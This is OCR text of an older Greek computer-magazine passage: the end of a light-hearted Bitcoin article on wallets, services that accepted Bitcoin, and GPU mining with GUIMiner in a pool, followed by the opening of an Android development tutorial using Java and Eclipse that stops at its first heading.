
Εικόνα 2
Κάπως έτσι λειτουργεί το Bitcoin. Το δίκτυο P2P που δημιουργείται από τα πορτοφόλια των χρηστών λειτουργεί ως ένας ακέφαλος πιστωτικός οργανισμός: Μια τράπεζα με πελάτες και χωρίς διαχειριστές.

Το παράθυρο της εφαρμογής του Bitcoin, αποτελεί το νέο, εικονικό πορτοφόλι μας! Δεν υπάρχουν πολλές επιλογές, ούτε είναι δύσκολο να καταλάβει κανείς την λειτουργία του. Υπάρχει μια επιλογή για backup του πορτοφολιού, για την αποστολή και λήψη Bitcoin μεταξύ χρηστών και, φυσικά, για την προβολή του ιστορικού δοσοληψιών (συναλλαγών, αν προτιμάτε). Επιπλέον, υπάρχει η δυνατότητα δημιουργίας μιας λίστας φίλων-χρηστών, ώστε να είναι εύκολη η λήψη και η αποστολή Bitcoin από και προς χρήστες με τους οποίους συναλλασσόμαστε συχνά. Αναρωτιέστε πώς δημιουργείται μια τέτοια λίστα "φίλων", όταν το δίκτυο είναι ανώνυμο και κρυπτογραφημένο; Ε, λοιπόν, το Bitcoin δεν είναι 100% ανώνυμο. Εδώ που τα λέμε, είναι ψευδο-ανώνυμο. Κάθε "πορτοφόλι" έχει μια μοναδική δεκαεξαδική διεύθυνση, η οποία και το ταυτοποιεί. Όταν θελήσουμε να ζητήσουμε χρήματα από κάποιον, τα ζητάμε από τη δεκαεξαδική διεύθυνση του πορτοφολιού του. Φυσικά, το Bitcoin επιτρέπει σε κάθε χρήστη να διατηρεί παραπάνω από ένα πορτοφόλια, άρα και διευθύνσεις. Το γεγονός αυτό μπορεί να προκαλεί σύγχυση στους νεοφερμένους, αλλά διευκολύνει τον έλεγχο των "οικονομικών" μας.



Εικόνα 3
Κάπως έτσι θα φαίνεται το πορτοφόλι κάθε νέου χρήστη. Άδειο! Για να νιώσουμε καλύτερα, μπορούμε να φανταστούμε ένα μικρό μανιτάρι σκόνης να ξεπηδά από μέσα, όπως στα καρτούν :)

3. ...ή πορτοκαλάδα, δε θα τα χαλάσουμε εδώ. Όχι κούπα πορτοκαλάδα, όμως. Ποτήρι απλό.



Εικόνα 4: *Το Bitcoin Central προσφέρει μετατροπή από εικονικά Bitcoins σε πραγματικά ευρώ και το αντίστροφο. Οι τιμές έχουν μικρές διακυμάνσεις από μέρα σε μέρα, λόγω συναλλάγματος.*

Τι μας προσφέρει;

Όπως είπαμε νωρίτερα, υπάρχουν αρκετές εταιρείες και υπηρεσίες οι οποίες δέχονται πλέον Bitcoins. Πολλές φορές μάλιστα ανοίγουν εταιρείες οι οποίες δέχονται αποκλειστικά και μόνο Bitcoins. Σε αυτό το σημείο αξίζει να αναφέρουμε εκείνες που παρουσιάζουν το περισσότερο ενδιαφέρον -- και μας έκαναν εντύπωση.

Μετατροπές συναλλάγματος

https://bitcoin-central.net. Ας υποθέσουμε πως έχουμε καταφέρει *κάπως* να μαζέψουμε αρκετά Bitcoins. Μέσα από το Bitcoin Central μπορούμε πολύ εύκολα να τα μετατρέψουμε σε ευρώ αλλά και σε δολάρια. Επίσης, μπορούμε να κάνουμε και το αντίθετο!

https://bitcoinmarket24.com. Προσφέρει τις ίδιες δυνατότητες με το Bitcoin Central, αλλά όπως λένε οι ειδικοί της οικονομίας το συνάλλαγμα στο bitcoinmarket είναι σταθερό και δεν "τρέχει". Πιθανότατα να μη βρούμε τόσο καλές προσφορές, όπως στο στο Bitcoin Central, αλλά αξίζει σίγουρα να του ρίξουμε μια ματιά.

Bitcoin wallets

https://www.strongcoin.com. Εντάξει, μας πιάσατε! Δεν είναι απολύτως αναγκαίο να εγκαταστήσει κανείς την επίσημη εφαρμογή - πορτοφόλι, όπως είπαμε προηγουμένως. Υπάρχουν υπηρεσίες που προσφέρουν online[4] Bitcoin wallets! Μια αρκετά δημοφιλής υπηρεσία της κατηγορίας είναι το StrongCoin.

https://easywallet.org. Παρόμοια λειτουργία με το StrongCoin, αλλά με μια σημαντική διαφορά: Δεν χρειάζεται καν εγγραφή! Βέβαια ακούγεται λίγο ανησυχητικό και θα μπορούσε να αποδειχθεί καλό -- αλλά και κακό.

4. Υπάρχουν και για smartphones με Android ή iOS.



Εικόνα 5: *Παραδεχτείτε το. Τα Bitcoins είναι πανέμορφα και θα τα θέλατε στο πορτοφόλι σας. Βέβαια το μέγεθός τους είναι αρκετά μεγάλο και στην πράξη δεν θα σας άρεσε να τα κουβαλάτε. Πάντως, σύμφωνα με τις σημερινές τιμές του συναλλάγματος, ένα κέρμα των 25BTC κάνει 125€ (1BTC = 5€).*

Web hosting και VPS

http://bitcoin-hosting.com. Από εδώ μπορούμε να αγοράσουμε πακέτα web hosting, αυστηρά και μόνο με Bitcoins. Οι αγορές γίνονται σε Bitcoins, καθαρά και μόνο γιατί οι ιδιοκτήτες πιστεύουν σ' αυτό. Τρέχα γύρευε!

http://www.bitvps.com. Αυτή η υπηρεσία προσφέρεται για τους λάτρεις των VPS και των ιδιαίτερα χαμηλών τιμών. Με μόλις 1 Bitcoin το μήνα, μπορεί κανείς να μισθώσει έναν ολόκληρο server!

Πραγματικά Bitcoins

https://www.casascius.com. Εντάξει, πώς να το κάνουμε. Άλλο να βλέπεις έναν αριθμό στην οθόνη κι άλλο να κρατάς κέρματα στο χέρι. Το Casascius τυπώνει κέρματα Bitcoin, για ένα μικρό αντίτιμο. Μόνο προσέξτε μη δώσετε Bitcoins σε καμία καφετέρια. Το λιγότερο που θα κάνουν, θα είναι να σας κοιτάξουν με λύπη κι ανησυχία...

http://www.coinedbits.com. Ακόμη μια υπηρεσία πραγματικών Bitcoins. Αρκετά πιο ακριβό από το Casascius, αλλά κρίνοντας από τις φωτογραφίες τουλάχιστον, τα κέρματα μοιάζουν πολύ καλύτερα.

Μην νομίζετε ότι η παραπάνω λίστα περιλαμβάνει όλες τις υπηρεσίες που αφορούν στο Bitcoin. Μπορείτε να βρείτε ακόμα περισσότερα καταστήματα και υπηρεσίες, στη σελίδα "Trade" του Bitcoin wiki (https://en.bitcoin.it/wiki/Trade). Πάντως κάτι που μας εντυπωσίασε στον κατάλογο του wiki, είναι ότι εμφανίζονται ακόμα και ελληνικά καταστήματα που χρησιμοποιούν το Bitcoin για πληρωμές! Μια συγκεκριμένη καφετέρια, μάλιστα, προσφέρει έκπτωση έως και 20% σε όσους προτιμήσουν αυτόν τον τρόπο... Σίγουρα ο πιο geeky τρόπος να παραγγείλεις καφέ :)



Εικόνα 6: *Κάπως έτσι είναι το δωμάτιο ενός Bitcoin miner. Πολλοί υπολογιστές, ακόμη περισσότερες κάρτες γραφικών, απαραίτητος εξαερισμός για το καλοκαίρι κι ένας φουσκωμένος λογαριασμός ηλεκτρικού. Αυτό το τελευταίο δεν χώρεσε στη φωτογραφία.*

Και εγένετο το Bitcoin

Μέχρι τώρα έχουμε πει ότι για να αποκτήσει κάποιος Bitcoins πρέπει να τα αγοράσει ή, αν είναι τυχερός, να τα κερδίσει σε κάποιον διαγωνισμό. Υπάρχει όμως κι ένας απλούστερος τρόπος για να βγάλει κανείς "χρήμα", στον κόσμο του Bitcoin. Πρόκειται για το λεγόμενο Bitcoin mining.

Για να βγάλει κανείς Bitcoins, πρέπει να βοηθήσει στη διεκπεραίωση των συναλλαγών του δικτύου. Βλέπετε, αυτές οι συναλλαγές απαιτούν αυξημένη υπολογιστή ισχύ και κατ' επέκταση η ολοκλήρωσή τους έχει μεγάλες ενεργειακές απαιτήσεις. Έτσι, κάθε χρήστης που συμβάλλει στη δημιουργία ενός transaction block, αμείβεται με μερικά Bitcoins. Το ύψος της αμοιβής καθορίζεται από το μέγεθος του block[5], για το οποίο θα εργαστεί. Όπως αντιλαμβάνεστε, υπάρχουν πολλοί χρήστες που κάνουν το λεγόμενο Bitcoin mining, αλλά υπάρχουν και ακόμα περισσότερες συναλλαγές. Ακριβώς γι' αυτό υπάρχουν ορισμένοι server, οι οποίοι ονομάζονται pools και αναλαμβάνουν να συντονίσουν την εργασία των miner. Στο ρόλο ενός pool μπορεί να βρεθεί οποιοσδήποτε το επιθυμεί. Ωστόσο είναι πολύ πιο επικερδές το να εργαζόμαστε σαν απλοί "σκαφτιάδες" σε ένα ξένο pool, παρά να έχουμε καθήκοντα pool :)

Αυτό που χρειάζεται κανείς για να βοηθήσει στη δημιουργία ενός transaction block --και κατ' επέκταση να βγάλει χρήματα--, είναι η επεξεργαστική ισχύς. Ψέμματα! Είναι η *άφθονη* επεξεργαστική ισχύς. Πάντως ο υπολογισμός των block μπορεί να γίνει από οποιοδήποτε μηχάνημα. Ακόμα κι από ένα smartphone. Ωστόσο, το ζητούμενο με τα Bitcoins, όπως και με πολλά άλλα πράγματα στη ζωή, είναι το κέρδος και όχι η ζημιά. Βλέπετε, οι επεξεργαστές καταναλώνουν αρκετά watt και υπό πλήρες φορτίο ενδέχεται να καίνε περισσότερα Bitcoins από όσα τελικά παράγουν. Στη συνέχεια θα μιλήσουμε για το πώς μπορεί να βγάλει κάποιος μερικά Bitcoins. Έστω και λίγα! Δεν θέλουμε να καταστρέψουμε τα όνειρα κανενός, αλλά κανείς δεν έγινε πλούσιος από το Bitcoin...

Βουρ στην παραγωγή!

Για να κερδίσουμε Bitcoins χρειαζόμαστε ειδικά προγράμματα. Τα προγράμματα αυτού του είδους ονομάζονται miners και σε καμία περίπτωση δεν θα πρέπει να τα συγχέουμε με τα wallets. Οι miners χρησιμοποιούν την επεξεργαστική ισχύ του μηχανήματός για να εργαστούν πάνω στα transaction blocks του δικτύου του Bitcoin. Όλη η σκληρή δουλειά γίνεται από τον επεξεργαστή του συστήματος ή από την GPU. Υπάρχουν αρ-

5. Trivia: Το πρώτο block λεγότανε Genesis block (https://en.bitcoin.it/wiki/Genesis_block)




Εικόνα 7: *Διαβάζοντας το άρθρο μπορείτε να φανταστείτε και να βρείτε επιτυχώς για πού προορίζονται όλες αυτές οι κάρτες. Hint: Όχι για ατελείωτα FPS, πάντως.*

κετά προγράμματα miner, καθένα από τα οποία απευθύνεται σε διαφορετική κατηγορία χρηστών. Έτσι, υπάρχουν miners οι οποίοι προορίζονται για χρήση σε server, όπως και miners οι οποίοι προορίζονται για συστήματα desktop. Πάντως, πέρα από τα προγράμματα υπάρχουν και αρκετές δικτυακές υπηρεσίες. Πρόκειται για ιστοσελίδες, οι οποίες χρησιμοποιούν ειδικά plugin κι επιτρέπουν στο χρήστη να παραγάγει Bitcoins από τον browser. Έτσι, μπορεί κανείς να μιλάει με "πρόσωπο" σε μια καρτέλα του browser και στις διπλανές να βγάζει χρήμα... Βέβαια, επειδή τα plugin των σχετικών υπηρεσιών είναι γραμμένα σε Java ή σε Flash και τρέχουν εντός του browser, ακόμα κι η εκτεταμένη τους χρήση θα ήταν πρακτικά αδύνατο να αποφέρει αξιόλογο κέρδος. Πάντως οι υπηρεσίες του είδους αποτελούν τον καλύτερο και ευκολότερο τρόπο για να κατανοήσει κανείς το πνεύμα του Bitcoin mining[6]. Μια τέτοια δικτυακή υπηρεσία είναι το BitcoinPlus (www.bitcoinplus.com). Για να πάρει κανείς τα Bitcoins που παράγονται εκεί, θα πρέπει να έχει φτιάξει λογαριασμό και να ‛χει ξεπεράσει ένα ελάχιστο ποσό εργασίας.

Αν θέλουμε μετρήσιμα αποτελέσματα και ίσως κάποιο αξιόλογο κέρδος, θα πρέπει να στραφούμε στις λύσεις OpenCL και CUDA. Βέβαια, όπως αντιλαμβάνεστε από τις τεχνολογίες που αναφέραμε, αυτές οι λύσεις προϋποθέτουν ότι διαθέτουμε πανίσχυρο σύστημα γραφικών, με παραπάνω από μία κάρτες! Επιτέλους, ήρθε ο καιρός που η κάρτα γραφικών θα βγάζει και κάποια χρήματα εκτός απ’ το να παίζει Crysis 2 σε full γραφικά[7]. Εντάξει, λίγο δύσκολο να έχει κάποιος τόσες κάρτες, αλλά νομίζουμε ότι πιάσατε την ιδέα. Οι περισσότεροι miners είναι προγράμματα τα οποία τρέχουν στην κονσόλα. Τα εν λόγω προγράμματα προορίζονται για ακέφαλους servers, οι οποίοι διαθέτουν πολλές κάρτες γραφικών κι εργάζονται ασταμάτητα. Με άλλα λόγια, οι περισσότεροι miner δεν έχουν καμία ανάγκη από GUI και γι’ αυτό ακριβώς δεν έχουν! Μια από τις λιγοστές

6. Ή να του καταστραφούν όλα τα όνειρα για κότερο.


7. Για τους χρήστες Mac, οι οποίοι ενδέχεται να μην καταλαβαίνουν τι λέμε, το Crysis είναι παιχνίδι σαν το Pac-Man, αλλά 50 χρόνια μπροστά!



Εικόνα 8:
Το GUIMiner εν ώρα εργασίας. Στο μηχάνημά μας καταφέρνει μόλις 19.8Mhashes/sec, σε μια ταπεινή ASUS EN8800GTS 640 του 2008.

εξαιρέσεις αποτελεί το GUIMiner (`https://bitcointalk.org/?topic=3878.0`). Το συγκεκριμένο πρόγραμμα, που λέτε, αποτελεί μια καλή αφετηρία για όσους θέλουν ν' ασχοληθούν σοβαρά με το Bitcoin mining.

Η μοναχική εργασία, άσχετα με το αν είναι αποδοτική ή όχι, είναι ψυχοφθόρα. Φανταστείτε να ψήνετε το μηχάνημά σας για δεκάδες ώρες και να μην έχετε κερδίσει τίποτα! Για να αποφύγουμε αυτή τη δυσάρεστη κατάσταση, καλό θα ήταν να ξεκινήσουμε την εργασία μας στο πλαίσιο ενός mining pool. Σε μια τέτοια ομάδα εργασίας, ο καθένας αμείβεται σύμφωνα με το πόσο βοήθησε, ενώ ένα πολύ μικρό μέρος των κερδών πηγαίνει στον pool manager -- στον server του pool. Το GUIMiner ενσωματώνει μια λίστα με τα πιο δημοφιλή mining pools. Εμείς δεν έχουμε παρά να επιλέξουμε κάποιο και να επισκεφθούμε τη σελίδα του. Εκεί θα πρέπει να φτιάξουμε έναν λογαριασμό χρήστη και να δηλώσουμε τον αναγνωριστικό αριθμό του wallet μας. Αυτόν τον αριθμό μπορούμε να τον μάθουμε πανεύκολα, ανοίγοντας το πρόγραμμα του Bitcoin και κοιτάζοντας στην καρτέλα Receive. Αφού ολοκληρώσουμε την εγγραφή μας στο site του pool manager, μπορούμε να επιστρέψουμε στο GUIMiner. Πηγαίνουμε στο μενού File του προγράμματος και επιλέγουμε το New miner. Το πρόγραμμα θα μας ρωτήσει για το είδος του "εργάτη" που θέλουμε να δημιουργήσουμε. Αν έχουμε σύγχρονη κάρτα γραφικών, μπορούμε να επιλέξουμε το OpenCL miner. Αν όμως η κάρτα μας είναι παλιά ή αργή, θα πρέπει να επιλέξουμε έναν CPU miner. Αμέσως μετά θα χρειαστεί να δηλώσουμε τον pool manager στον οποίο θέλουμε να συνδεθούμε, όπως επίσης το username και το password για το λογαριασμό που δημιουργήσαμε εκεί. Μετά από όλα αυτά, πατάμε το Start mining και, προαιρετικά,



Εικόνα 9: *Τα στατιστικά του slush's pool με 3-4 ώρες λειτουργίας του GUIMiner στην NVidia 8800GTS. Απογοήτευση τελικά τα Bitcoins, θα σκεφτεί κάποιος! Αγαθά κόποις κτώνται, θα του πει κάποιος άλλος.*


ξαπλώνουμε αναπαυτικά στην πολυθρόνα. Όσο θα χαλαρώνουμε εμείς, το σύστημα θα ψήνεται και τα πρώτα μας Bitcoins θα αρχίσουν να ετοιμάζονται... Παρεμπιπτόντως, στην κάτω δεξιά γωνία του προγράμματος εμφανίζεται το πλήθος των hashes που καταφέρνει να υπολογίσει το σύστημά μας. Ένα μέσο μηχάνημα πιάνει περί τα 25 με 30Mhashes/sec. Το δικό σας πόσα πιάνει; Ενημερώστε μας, γιατί κάτι μας λέει ότι θα ξεσπάσουν μεγάλες κόντρες ;)

Τελική αποτίμηση

Όταν ακούσει κάποιος ότι μπορεί να βγάλει χρήματα χωρίς να κουραστεί καθόλου, αποκτά και την ψευδαίσθηση ότι θα χτίσει μια περιουσία -- με ελάχιστο κόπο. Φυσικά τα πράγματα δεν είναι έτσι. Παρόλο που το 1BTC φαντάζει μικρό σαν μονάδα, στην πραγματικότητα είναι αρκετά δύσκολο --έως ακατόρθωτο-- να το κερδίσει κάποιος. Με τα σημερινά δεδομένα, 1 BTC ισοδυναμεί με 4 έως και 5 ευρώ. Ωστόσο, ο μέσος οικιακός υπολογιστής θα χρειαστεί πολλές μέρες εργασίας για να παράγει ένα Bitcoin. Αν αφαιρέσουμε το κόστος της ενέργειας από αυτά τα 5 ευρώ, μένουμε με ψίχουλα στο χέρι. Για να καταφέρει κάποιος να βγάλει ένα αξιοσέβαστο κέρδος, θα χρειαστεί πρώτα μια καλή επένδυση σε hardware. Υπάρχουν χρήστες με πολλούς υπολογιστές, καθένας από τους οποίους διαθέτει οκτώ κάρτες γραφικών! Αυτοί οι υπολογιστές δουλεύουν νυχθημερόν κι έχουν σαν αποκλειστική αποστολή την παραγωγή Bitcoins. Όπως αντιλαμβάνεστε, η αγορά τέτοιου εξοπλισμού, το κόστος για τη συντήρησή του και φυσικά το κόστος λειτουργίας είναι μεγάλα ποσά, τα οποία αποσβένονται δύσκολα. Με άλλα λόγια, το Bitcoin αποτελεί στην καλύτερη περίπτωση ένα οριακά επικερδές χόμπι, από το οποίο περιττό να σημειώσουμε, κανείς δεν πλούτισε.

Skill: Intermediate

Tags: Android, development, Java, IDE




ANDROID *development:*

Πώς να ξεκινήσετε

Υπάρχουν εκατοντάδες εφαρμογές, αν όχι χιλιάδες, για τα Android phones: Από τελείως άχρηστες και βλακώδεις μέχρι απόλυτα χρήσιμες και απαραίτητες. Κάτι μάς λέει, όμως, ότι αν φτιάχναμε τις δικές μας, θα ήταν όλες τους χρήσιμες -- και εξαιρετικά καλογραμμένες :) Τι λέτε, μήπως αξίζει να μάθουμε όλα τα σχετικά; Πάντως μη φανταστείτε ότι θα σας φλομώσουμε στη θεωρία. Αντίθετα, θα πούμε τα βασικά και θα προχωρήσουμε αμέσως στη δημιουργία της πρώτης μας εφαρμογής.

Αλήθεια, σε ποια γλώσσα γράφονται οι εφαρμογές για το Android; Μπορούμε να φτιάξουμε μια τέτοια εφαρμογή; Θα μπορέσουμε να την περάσουμε στο κινητό μας; Χρειάζονται πολλές γνώσεις προγραμματισμού, για να πετύχουμε κάτι τέτοιο; Σε αυτά τα ερωτήματα, καθώς και σε πολλά ακόμα, σκοπεύουμε να απαντήσουμε πολύ σύντομα. Για την ώρα θα σας πούμε μόνο ότι δεν χρειάζεται να ανησυχείτε καθόλου. Θα μπορέσετε να κατανοήσετε όλα όσα συζητήσουμε, αρκεί να έχετε λίγες γνώσεις προγραμματισμού και μια στοιχειώδη εξοικείωση με κάποιο IDE (Intergraded Development Environment). Εμείς θα χρησιμοποιήσουμε το Eclipse, αλλά ακόμα κι αν γνωρίζετε το Visual Studio ή το απλοϊκό Dev-C++ θα διευκολυνθείτε αρκετά. Η γλώσσα, στην οποία γράφονται οι περισσότερες εφαρμογές για το Android, είναι η Java. Αυτή θα χρησιμοποιήσουμε κι εμείς. Τέλος, να πούμε ότι για τα παραδείγματά μας χρησιμοποιήσαμε ένα σύστημα με Windows. Ωστόσο αυτό δεν έχει καμία σημασία και δεν θα πρέπει να σας προβληματίσει. Μπορείτε να κάνετε τα πάντα και στο Linux, με τον ίδιο ακριβώς τρόπο! Ας αφήσουμε όμως τη θεωρία κι ας περάσουμε στην πράξη.



Εικόνα 1:
Η Java Virtual Machine αποτελεί αναγκαία προϋπόθεση για τη λειτουργία του "Eclipse for Java". Θα πρέπει να την εγκαταστήσετε ενώ αν την έχετε ήδη καλό θα ήταν να ελέγξετε ότι χρησιμοποιείτε την πιο πρόσφατη έκδοση.


Τα εργαλεία

